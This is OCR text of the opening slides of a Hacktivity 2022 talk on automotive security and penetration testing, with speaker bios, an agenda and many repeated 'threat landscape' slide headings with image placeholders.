Broad view to automotive security and penetration testing

Budapest Hacktivity 2022

András Kabai, László Tóth

Automotive penetration testing

About us


László has more than 22 years experience in cyber security, especially in penetration testing and red teaming for various industries.

He is also specialist in automotive security and has deep knowledge in automotive penetration testing.

He is one of the lecturer for a custom automotive penetration testing training made for various. Automotive OEMs, Tier1s and other clients.

László has published his unique research results regarding Oracle database security and he is the developer of woraauthbf, which was the fastest Oracle password cracker at time of the publishing.

László also published his research on Android mobile forensic and encryption.



Automotive penetration testing


About us

Over 19 years of experience in IT security and penetration testing (OSCP, OSCE, OSEE...).

Several years of experience with automotive security testing of automotive specific buses, protocols, components and the connected vehicle ecosystem.

Designer and lecturer of custom car hacking and hardware hacking training programs (including custom electronics, PCBs, simulated ECUs) made for various Automotive OEMs, Tier1s and other clients.

At his job he is responsible for a specialized cyber team and services dealing with car hacking and hardware hacking and worked for clients world-wide.



Automotive penetration testing
Agenda

I. Why we have to talk about vehicles
II. Wow, how we approach this complexity
III. Examples

Why?

The threat landscape

At the beginning….

The threat landscape


At the beginning….

The threat landscape

At the beginning….


The threat landscape

At the beginning….



The threat landscape

At the beginning….



The threat landscape

At the beginning….

The threat landscape


At the beginning….

The threat landscape

At the beginning….

The threat landscape

At the beginning….




The threat landscape

At the beginning….

The threat landscape


At the beginning....



The threat landscape

At the beginning….

In the future…



The threat landscape


At the beginning....

In the future...

The threat landscape

At the beginning….

